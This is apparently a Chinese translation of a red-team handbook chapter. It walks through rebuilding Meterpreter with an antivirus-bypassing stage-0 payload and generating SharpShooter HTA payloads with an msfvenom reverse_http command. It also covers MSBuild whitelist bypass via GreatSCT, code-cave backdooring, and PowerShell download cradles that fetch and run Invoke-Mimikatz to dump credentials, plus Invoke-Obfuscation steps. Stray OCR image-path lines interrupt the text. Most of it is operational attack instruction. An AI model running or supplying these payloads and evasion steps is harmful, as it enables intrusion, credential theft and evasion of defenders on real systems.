> 译者注：一个空指令雪橇(NOP sled)(也被称为空指令滑行区)是在 shellcode 之前的一段很长的指令序列。参考资料: 空指令雪橇
>
> - http://bit.ly/2JKUhdx

自定义 Stage0 payload：

- http://bit.ly/2ELYkm8

实验：

在本实验中，我们将采用所有我们修改过的 Metasploit/Meterpreter 代码，重新编译它，并确保它可以躲避基本的杀毒软件检测。

在开始之前，请查看搭建 Metasploit 的环境设置：

- https://github.com/rapid7/metasploit-payloads/tree/master/c/meterpreter
- https://github.com/rapid7/metasploit-framework/wiki/Setting-Up-a-Metasploit-Development-Environment

Windows 要求：

- Visual Studio 2013（VS2013）—— 社区版就行。需要随安装时一并安装 C/C++。
- LLVM 32位 Windows版本(一定要在安装完 VS 之后再安装 LLVM 而且一定要安装 LLVM 工具链) —— 在此地址下载 LLVM 6。
- Windows 版本的 GNU make 工具程序 —— 确保它位于你的路径中，或者从它的可用的已安装路径运行它。
- Git-SCM

如何在 Windows 上构建(build) Metasploit/Meterpreter：

首先拉取所有的 cyberspacekitten 仓库。这些文件已经针对你的实验进行了大量修改来作为 POC。然后我们需要下载框架和所有 payload：

- git clone https://github.com/cyberspacekittens/metasploit-framework
- cd metasploit-framework && git submodule init && git submodule update && cd ..
- git clone https://github.com/cyberspacekittens/metasploit-payloads
- cd metasploit-payloads && git submodule init && git submodule update && cd ..

虽然我们已经对仓库做了包括修改字符串、用 clang 编译和为 payload 添加随机空指令滑行区等这些更改，但请务必检查这两个仓库之间的 Metasploit 差异，以明确具体的更改内容。

编译 Metasploit/Meterpreter：
我们要做的第一件事情是重新编译我们更改后的 `metsvc` 和 `metsvc-server`。在 Visual Studio 2013 的开发者命令提示符 VS2013（Command Prompt for VS2013）中执行以下操作：

- 转到我们修改的 metsvc 的源码所在的文件夹：
  - cd metasploit-framework\external\source\metsvc\src
- 使用 make 进行编译：
  - “C:\Program Files (x86)\GnuWin32\bin\make.exe”

将我们新创建的二进制文件移到我们的 meterpreter 文件夹：

- copy metsvc.exe .....\data\meterpreter\
- copy metsvc-server.exe .....\data\meterpreter\

接下来，修改我们的 Meterpreter payload 并使用提供的 `.bat` 文件对其进行编译：

- cd metasploit-payloads\c\meterpreter
- make.bat

编译完所有内容后，将生成两个文件夹（x86 和 x64）。将所有已编译的 DLL 复制到 meterpreter 文件夹：

- copy metasploit-payloads\c\meterpreter\output\x86* metasploit-framework\data\meterpreter
- copy metasploit-payloads\c\meterpreter\output\x64* metasploit-framework\data\meterpreter

最后就是要放到服务器上了。我们现在可以将整个 metasploit-framework 文件夹放到你的 Kali 系统上并启动 HTTPS 反向处理程序(windows/x64/meterpreter/reverse_https)。

创建一个修改后的 Stage 0 Payload

我们需要做的最后一件事是创建一个 Stage 0 payload 来让我们的初始可执行文件绕过所有杀毒软件检测。Meterpreter 中的 `stage 0` payload 是任何漏洞利用或 payload 的第一阶段。`stage 0` payload 是一段代码，它实现了一个简单的功能：以我们想要的方式（reverse_https，reverse_tcp，bind_tcp 等）进行连接或者监听，然后接收一个 metsrv.dll 文件。它随后将此文件加载到内存中，然后执行它。从本质上讲，任何 `Stage 0` payload 都只是一个美化的“下载并执行” payload，因为这就是所有的 Metasploit 运行的方式，所以在许多反病毒解决方案中都有针对 Metasploit 特定行为的高级签名和启发式分析——哪怕修改 shellcode 并添加花指令也仍然会因启发式分析而被标记为恶意。为了解决这个问题，我们编写了自己的 Stage 0，它执行相同的功能（在内存中下载和执行）：我们复制 Meterpreter 的 reverse_https payload 的下载调用，从服务器获取 metsrv.dll，然后将其注入到内存中并执行它。

> 译者注：
>
> 1. 在 metasploit 里面,payload 简单可以分为三类: `single` ， `stager` , `stage` 。
> 2. `single` ：实现单一、完整功能的 payload,比如说 bind_tcp 这样的功能。
> 3. `stager` 和 `stage` 就像 web 入侵里面提到的小马和大马一样。
>
> 由于 exploit 环境的限制,可能不能一下子把 stage 传过去,需要先传一个 stager，stager 在攻击者和攻击目标之间建立网络连接，之后再把 stage 传过去进行下一步的行动。Reflective DLL Injection 就是作为一个 stage 存在。也即是说,你已经有了和攻击目标之间的连接会话,你可以传送数据到攻击目标上，之后 meterpreter 与 target 之间的交互就都是和发送过去的反射 dll 进行交互。
> 参考资料: Meterpreter 载荷执行原理分析
>
> 1. 关于 `stage 0` 了解更多: 探寻 Metasploit Payload 模式背后的秘密

这里提供的 payload 具体示例具有一些更高级的功能。这样做是为了使它成为地址无关代码（PIC），并且不需要导入。这段代码是基于 thealpiste 的代码开发的 (https://github.com/thealpiste/C_ReverseHTTPS_Shellcode)。

提供的示例 payload 执行以下操作：

- 所有代码都在内存中定位 DLL 和函数以便执行;无需导入任何模块。这是通过手动为所有使用的函数打桩，然后在内存中搜索它们来实现的。
- 使用 Wininet 将实际的 HTTPS 请求执行回配置的 Metasploit 处理程序。
- 接收 `metsrv.dll`，并执行 blob 数据。Metasploit 为这些文件提供服务的方式，意味着入口点是缓冲区的开头。

这个功能是与执行 msfvenom 中构建的 payload 完全相同的过程。然而，msfvenom 以一种容易被预测和检测到的方式将这些添加到模板可执行程序中，并且这种方式是不可配置的。因此，大多数杀毒软件一直可以识别到它们。但是，仅仅需要一点编码技巧，你就可以重新编写这个 payload 的功能。重写的 payload 很小，并且可以绕过当前存在的任何检测。在撰写本文时，已经测得此 payload 可以绕过所有杀毒软件，包括 Windows Defender。

创建 payload（完整的 payload 位于这里）：

- 在 VS 2013中，打开 metasploit-payloads\c\x64_defender_bypass\x64_defender_bypass.vcxproj
- 在 x64_defender_bypass 下有一个 settings.h 文件。打开此文件并将 HOST 和 PORT 信息修改为你的 Meterpreter 处理程序（handler）信息。
- 确保将构建模式设置为 `Release` 并编译 `x64`
- 保存并构建
- 在 `metasploit-payloads\c\x64_defender_bypass\x64\Release` 下，将创建一个新的二进制文件 `x64_defender_bypass.exe`。在运行了 Windows Defender 的受害计算机上执行此 payload。当此项目构建成功，Windows Defender 不能检测到这个 payload。

你现在拥有一个深度混淆过的 Meterpreter 二进制文件和混淆过的传输层，以绕过所有默认的保护。现在这仅仅是一个让你入门的 POC。只要本书一发布，我可以预见到其中一些技术不久就会被检测出签名。你还可以采取更多措施来更好地规避检测工具。例如，你可以：

- 使用 clang 混淆工具链来构建
- 对所有字符串使用字符串加密库
- 更改 Meterpreter 入口点（目前是 Init ）
- 创建一个自动化脚本，为所有 payload 类型添加空指令（nops）
- 编辑 payload 生成的实际 ruby，以便在每次运行时随机化 payload

SharpShooter

作为红队队员，最耗时的事情之一就是创建可以躲避新一代杀毒软件和沙盒安全机制的payload。我们一直在寻找新的方法来创建我们的初始 `stager`。一个名为 `SharpShooter` 的工具采用了许多反沙盒技术和 James Forshaw 的 DotNetToJScript 来执行 Windows 脚本格式的 shellcode（CACTUSTORCH工具——https://github.com/mdsecactivebreach/CACTUSTORCH ）。

摘自 MDSec 网站对于 SharpShooter 的描述：“SharpShooter 支持 `staged` 和 `stageless` 这两种类型 payload 的执行。`staged` 执行可以在 HTTP/HTTPSS、DNS 或 HTTP/HTTPS 与 DNS 相结合等这些情况下进行。当一个 `staged` payload 执行时，它将尝试检索已经压缩的 `C#` 源代码文件，之后使用所选的传输技术进行 base64 编码。随后在主机上使用 .NET CodeDom 动态编译器对 `C#` 源代码进行下载和编译。然后使用反射从源代码执行所需的方法。”

让我们快速把一个示例走一遍：

- python SharpShooter.py --interactive
- 1 - For .NET v2
- Y - Staged Payload
- 1 - HTA Payload
- 可以选择使用以下防沙盒技术：
  - 你可以选择你想用的技术来绕过沙盒机制从而成功的执行你的恶意软件。
  - [1] Key to Domain
  - [2] 确保 Domain 加入
  - [3] 检查沙盒痕迹
  - [4] 检查错误的 MAC 地址
  - [5] 检查调试
- 1 - 网络传输
- Y - 内置 shellcode 模板
- shellcode 作为一个字节数组
  - 打开一个新终端并创建一个 C# 语言的 Meterpreter payload
  - msfvenom -a x86 -p windows/meterpreter/reverse_http LHOST=10.100.100.9 LPORT=8080 EnableStageEncoding=True StageEncoder=x86/shikata_ga_nai -f csharp
  - 复制 `{` 和 `}` 之间的所有内容并作为字节数组提交
- 为 C# 网络传输提供 URI
  - 输入攻击者机器的IP/端口和文件。示例：http://10.100.100.9/malware.payload
- 提供输出文件的文件名
  - 恶意软件
- Y - 你想将 payload 嵌入到 HTML 文件中吗？
- 使用自定义（1）或预定义（2）模板
  - 要进行测试，请选择任意预定义模板
- 将新创建的恶意文件移动到你的 Web 目录下

    - mv output/* /var/www/html/
- 为你的 payload 建立一个 Meterpreter 处理程序（handler）

配置和开发了恶意软件后，将其移至 Web 目录（malware.hta，malware.html，malware.payload），启动 apache2 服务，然后启动你的 Meterpreter 处理程序。你现在已经做好准备，通过诱导受害者访问你的恶意站点来对其发动社会工程学攻击！下图中给出的示例是 Sharpshooter 的 SharePoint 在线模板。当受害者使用 IE/Edge 浏览器访问你的恶意网页时，HTA 会自动下载并提示运行。一旦显示了提示并选择运行的话，stager payload 就会运行，下载辅助 payload（满足沙箱控件的情况下），并在内存中执行我们的 Meterpreter payload。

补充信息：

- https://www.mdsec.co.uk/2018/03/payload-generation-using-sharpshooter/
- https://github.com/mdsecactivebreach/SharpShooter

应用程序白名单绕过


我们已经讨论了在不运行 PowerShell 代码的情况下触发 PowerShell 的不同方法，但如果你无法在 Windows 系统上运行自定义二进制文件，该怎么办？“应用绕过”的概念就是查找可以执行我们 payload 的默认 Windows 二进制文件。我们一直受限于一些环境因素比如域控（DC）的锁定机制，只能进行有限的代码执行。我们可以使用一些不同的 Windows 文件来绕过这些限制，让我们来看看它们中的几个。

一个经常被讨论的可以用于绕过应用白名单的 Windows 二进制文件是 `MSBuild.exe`。什么是 `MSBuild.exe`，它有什么作用？ MSBuild 是 .NET 框架中的一个默认应用，它是使用 XML 格式的项目文件构建 .NET 应用程序的平台。我们可以对 MSBuild 使用 XML 项目文件格式这个特性进行利用，我们可以使用名为 GreatSCT 的工具创建我们自己的恶意 XML 项目文件来执行 Meterpreter 会话，从而利用此特性。

GreatSCT 有我们可以使用的各种应用白名单绕过的方式，但我们只将介绍 MSBuild。在此示例中，我们将创建一个托管 reverse_http Meterpreter 会话的恶意 XML 文件。这将要求我们将 XML 文件写入受害系统并使用 MSBuild 来执行该 XML 文件：


- git clone https://github.com/GreatSCT/GreatSCT.git /opt/

- cd /opt/GreatSCT
- python3 ./gr8sct.py
- [4] MSBUILD/msbuild.cfg
- 填写你的主机IP[0]和端口[1]
- 生成
- 使用 Metasploit 创建一个新的 windows/meterpreter/reverse_http 的监听器




在我们的 Kali 实例中，我们使用 GreatSCT 来创建 `shellcode.xml` 文件，该文件包含构建信息和一个 Meterpreter 反向 http shell。需要将此文件移动到受害系统并使用 MSBuild 进行调用。

*注意：我观察到 GreatSCT 项目正在 develop 分支上进行活跃的开发，其中包括 https Meterpreter 和其他应用程序白名单绕过命令执行。我估计在本书发布之前，就会被合并到 master 分支。



在 Windows 受害者计算机上执行文件调用后，使用 `C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe shellcode.xml` 命令，.NET 将开始构建 shellcode.xml 文件。在此过程中，将在受害者计算机上生成一个反向 http Meterpreter 会话来绕过任何应用程白名单。你可能希望编辑 shellcode.xml 文件以插入经过混淆的 payload，因为 Meterpreter 默认的 payload 很可能会触发杀毒软件。



可以使用许多种不同的方法来进行应用程序白名单绕过，光这一部分内容就足以写成一本书。以下是一些额外的资料：

- 使用 Windows 默认可执行文件的大量示例：
  - https://github.com/api0cradle/UltimateAppLockerByPassList
- 使用 REGSRV32 和 PowerShell Empire：
  - https://www.blackhillsinfosec.com/evade-application-whitelisting-using-regsvr32/
- 通过 Excel.Application 的 RegisterXLL() 方法执行 DLL:
  - https://rileykidd.com/2017/08/03/application-whitelist-bypass-using-XLL-and-embedded-shellcode/
- 利用 INF-SCT 获取并执行绕过、规避查杀和持久化技术：
  - https://bohops.com/2018/03/10/leveraging-inf-sct-fetch-execute-techniques-for-bypass-evasion-persistence-part-2/
- 利用 Regsvr32 绕过 Applocker：
  - https://pentestlab.blog/2017/05/11/applocker-bypass-regsvr32/

代码洞（Code Caves）

与任何红队行动一样，我们一直在寻找创造性的方式在环境中横向移动或保持持久性。通常，如果我们有凭证，我们会尝试使用 WMI 或 PSExec 在远程系统上执行 payload。有些时候，我们需要找到创造性的方式在环境中移动而不被轻易跟踪。

作为红队队员,被抓住并不是入侵行动中可能发生的最糟糕的事情。最糟糕的事情是当我们被抓住并且蓝队发现了属于该行动的每个域、IP 和受感染的主机。蓝队人员通常很容易就能检测到 WMI、PSexec 的连接特征来判定内网有横向移动，因为它并不总是被视为正常流量。那么我们可以做些什么来隐藏我们的横向移动呢？

这是我们可以发挥创造性的地方，没有标准答案（如果某种方法有效，那对我来说就够好了）。一旦进入一个环境，我最喜欢做的事情之一就是发现公开共享和主动共享/执行的文件。我们可以尝试将宏添加到 Office 文件中，但这似乎太明显了。一种通常不太容易被检测出并且成功率高的攻击是将我们的自定义恶意软件嵌入可执行二进制文件中。这可以是像 putty 这样的共享二进制文件，一个内网环境中常见的胖客户端应用程序，甚至是数据库工具。

虽然不再维护，但执行这些攻击最简单的工具之一是 Backdoor factory。Backdoor factory 会在真实程序中查找代码洞或空块，攻击者可以在其中注入自己的恶意 shellcode。上本书中涵盖了这一点，其思路保持不变。

可以在此处找到这两个资源：

- https://haiderm.com/fully-undetectable-backdooring-pe-file/#Code_Caves
- https://www.abatchy.com/2017/05/introduction-to-manual-backdooring_24.html

> 译者注:
> 经验证，上两个链接都已经404了。但是译者还是顽强的找到了不同网址同内容的替代资源。
> 对于第一个网址链接的文章，可以在本地址阅读该英文文章来查看 `Code Caves` 这一部分。
> 对于第二篇文章，几乎都404了。但是我找到了此文的出处：Introduction-To-Manual-Backdooring 这本电子书。需要的自取。

PowerShell 混淆

PowerShell Scripts 当前的问题是，如果你将它们放到磁盘上，很多防病毒工具都会把它们检测出来。即使你将它们导入内存，查看内存的杀毒软件工具有时也会对它们发出警报。

无论如何，如果你从 Cobalt Strike、Meterpreter 或 PowerShell Empire 将它们导入内存，确保我们不会被杀毒软件检测出来是非常重要的。万一被检测出来的话，我们至少应该让应急响应团队或取证团队很难去逆向我们的攻击 payload。

我们都看过像这样的 PowerShell 命令：

```
Powershell.exe -NoProfile -NonInteractive -WindowStyle Hidden -ExecutionPolicy Bypass
IEX (New-Object Net.WebClient).DownloadString('[PowerShell URL]'); [Parameters]
```

这是我们可能看到的最基本的 powershell 调用指令的字符串组合，可以用于绕过执行策略，来以隐藏窗口的模式（后台运行无弹窗）自动下载和执行 powershell payload。对于蓝队，我们已经看到了很多关于这些特定参数的日志记录，比如 `-Exec Bypass`。因此，我们开始通过一些常见的 PowerShell 语法来混淆此参数：

- -ExecutionPolicy Bypass
  - -EP Bypass
  - -Exec Bypass
  - -Execution Bypass

感谢 Daniel Bohannon 的提醒！他提醒说：更疯狂的是，我们实际上不需要打出完整的参数字符串就能使它工作。例如，对于 `-ExecutionPolicy Bypass`，所有下列示例都可以生效:

- -ExecutionPolicy Bypass
- -ExecutionPol Bypass
- -Executio Bypass
- -Exec Bypass
- -Ex Bypass

这些技术也同样适用于 `WindowStyle` 甚至 `EncodedCommand` 参数。当然，这些技巧不足以支撑我们走得更远，我们还需要创建更多的混淆变换。首先，我们可以使用一个非常简单的示例来执行我们的远程 PowerShell 脚本（在本例中为 Mimikatz）并使用以管理员身份运行的 PowerShell 提示符来转储哈希值：


- Invoke-Expression (New-Object Net.WebClient).DownloadString('http://bit.ly/2JHVdzf'); Invoke-Mimikatz -DumpCreds

  > 译者注：
  >
  > 1. `WindowStyle` 和 `EncodedCommand` 是 PowerShell.exe 的选项参数。`WindowStyle` 可以改变 CMD 窗口的风格，将窗口样式设置为 Normal、Minimized、Maximized 或 Hidden。`EncodedCommand` 是接受 base-64 编码字符串版本的命令。使用此参数向 Windows PowerShell 提交需要复杂引号或大括号的命令。欲知更多参数，可以在 Windows Powershell 里面使用 `powershell -help` 命令查看。
  > 2. `Invoke-Expression` 能将任何的字符串当作PowerShell脚本来执行。以下附上关于 `Invoke-Expression` 的更多参考资料：
  >   - Invoke-Expression
  >   - Invoke-Expression 帮助信息


通过 `Invoke-Obfuscation` 混淆框架，我们可以使用以下几种不同的技术对这个字符串进行深度混淆：

- 在 Windows 上，下载用于 Invoke-Obfuscation 的 PowerShell 文件（https://github.com/danielbohannon/Invoke-Obfuscation ）
- 加载 PowerShell 脚本并启动 Invoke-Obfuscation
  - Import-Module ./Invoke-Obfuscation.psd1
  - Invoke-Obfuscation
- 设置要混淆的 PowerShell 脚本。在这个例子中，我们将混淆上面的 Mimikatz 哈希值下载转储脚本

    - SET SCRIPTBLOCK Invoke-Expression (New-Object Net.WebClient).DownloadString('http://bit.ly/2JHVdzf'); Invoke-Mimikatz -DumpCreds
- 对 payload 进行编码
    - ENCODING
- 在这个例子中，我选择了 SecureString（AES），但你可以把所有这些混淆技术都试一试。



混淆后的字符串包含一个随机生成的密钥和一个加密的安全字符串。在管理员权限下运行 PowerShell，我们仍然可以执行完整的 payload。



我们也可以回到主屏幕并创建混淆的 launcher：

- main
- launcher
- CLIP++

- 选择你的执行 flag

更棒的是，查看 Windows PowerShell 日志我们会发现，如果脚本是混淆的，日志中也仅仅是记录了混淆后的东西。这个特性可以帮助我们躲避杀毒软件和 SEIM 警报工具。

除了 Invoke-Obfuscation 之外，Daniel 还创建了一个名为 Invoke-CradleCrafter 的工具，该工具专注于远程下载 cradle，是一个 PowerShell 2.0+ 版本兼容的 PowerShell 远程下载 cradle 生成器和混淆器。Invoke-CradleCrafter 的 github README 文档中介绍说，“Invoke-CradleCrafter 的存在是为了帮助蓝队和红队轻松探索、生成和混淆 PowerShell 远程下载 cradle。此外，它可以帮助蓝队测试环境检测的有效性。Invoke-CradleCrafter 可以检测 Invoke-Obfuscation 产生的输出，但是在处理 Invoke-CradleCrafter 时可能会失败，因为它不包含任何字符串拼接、编码、复选标记、类型转换等”。

> 译者注: 什么是 **cradle**？
> 一个 `download cradle`（下载 cradle）是一个用于下载和代码执行的单行命令。通常可以在 maldoc 或 exploit 的末尾看到，执行攻击生命周期中第二阶段的exploit/infection 下载。在某些情况下，比如攻击者运行无文件时，一个下载 cradle 也可以是其他攻击阶段的持久性机制、工具或执行的一部分。
> 参考资料：Powershell Download Cradles

不使用 PowerShell.exe 执行 PowerShell 脚本

你最终在一个目标机器上找到了远程代码执行漏洞，但是你发现无法运行 PowerShell.exe 或该公司正在监视 PowerShell.exe 的命令。有哪些选项可以让你的 PowerShell payload 或 C2 代理在该主机系统上运行？

NoPowerShell（NPS)

我喜欢 NoPowerShell 或 NPS 的概念。NPS 是一个 Windows 二进制文件，它通过 .Net 执行 PowerShell 脚本，而不是直接调用 PowerShell.exe。虽然现在杀毒软件通常会标记这一点，但我们可以使用相同的概念来创建二进制文件，以直接执行我们的 PowerShell 恶意软件而无需 PowerShell.exe。Ben0xA 已经为你提供了源代码 ，因此请随意尝试对二进制文件进行混淆处理以解决杀毒软件的绕过问题。

NPS_Payload（ https://github.com/trustedsec/nps_payload ）

对 NPS 的另一种实施思路是 TrustedSec 的一个工具，通过 MSBuild.exe 执行代码。此工具将生成 PowerShell payload 到一个 msbuild_nps.xml 文件中，该文件在调用时执行。此 XML 文件可以通过以下方式调用：

- C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe C:\

SharpPick

SharpPick 是 PowerPick 的一个组件，它是一个很棒的工具，允许你在不调用 PowerShell.exe 二进制文件的情况下调用 PowerShell。在 SharpPick 中，“ RunPS 函数调用 System.Management.Automation 函数在 PowerShell 运行空间内执行脚本，而无需启动 PowerShell 进程。” [http://www.sixdub.net/?p=555]

下载 SharpPick 后，你可以使用你的 PowerShell Empire payload 并创建二进制文件。有关如何设置环境和构建 payload 的完整演练，请访问：

- http://www.sixdub.net/?p=555
- https://bneg.io/2017/07/26/empire-without-powershell-exe/

有时我们可能没办法在主机系统上放一个二进制文件。在这种情况下，我们可以创建一个类库（DLL 文件），将其放到主机系统上并使用 `rundll32.exe runmalicious.dll,EntryPoint` 执行。

当然，这些 DLL 文件的创建可以由 Meterpreter 或 Cobalt Strike 自动完成，但是好在我们可以灵活地运行特定的 PowerShell payload，而无需调用 PowerShell.exe。

> 译者注 译者找到的额外参考资料:
>
> 1. 关于 rundll32.exe 的文章：利用 rundll32.exe 运行 dll 绕过杀毒软件
> 2. 关于不使用 PowerShell.exe 执行 PowerShell 脚本的文章：PowerShell: Malwares use it without powershell.exe


HideMyPS

HideMyPS 是一个我几年前写的工具，至今它仍然广受好评。它一直都只是个 POC 工具，但即使经过这么多年它仍然有效。我遇到的问题是，现在任何 PowerShell 脚本都会被杀毒软件检测。例如，如果我们在带有 Windows Defender 的 Windows 系统上丢下了原生的 Invoke-Mimikatz.ps1，微软杀毒软件将立即启用查杀功能捕获 PowerShell 脚本并发送警告。这是传统杀毒软件的主要缺陷之一，事实是它们通常在恶意软件中寻找非常特定的字符串。因此，我整理了一个小的 Python 脚本，该脚本采用 PowerShell 脚本并对所有字符串进行混淆处理（仅使用少量脚本对其进行测试，因此它远不及生产代码）。

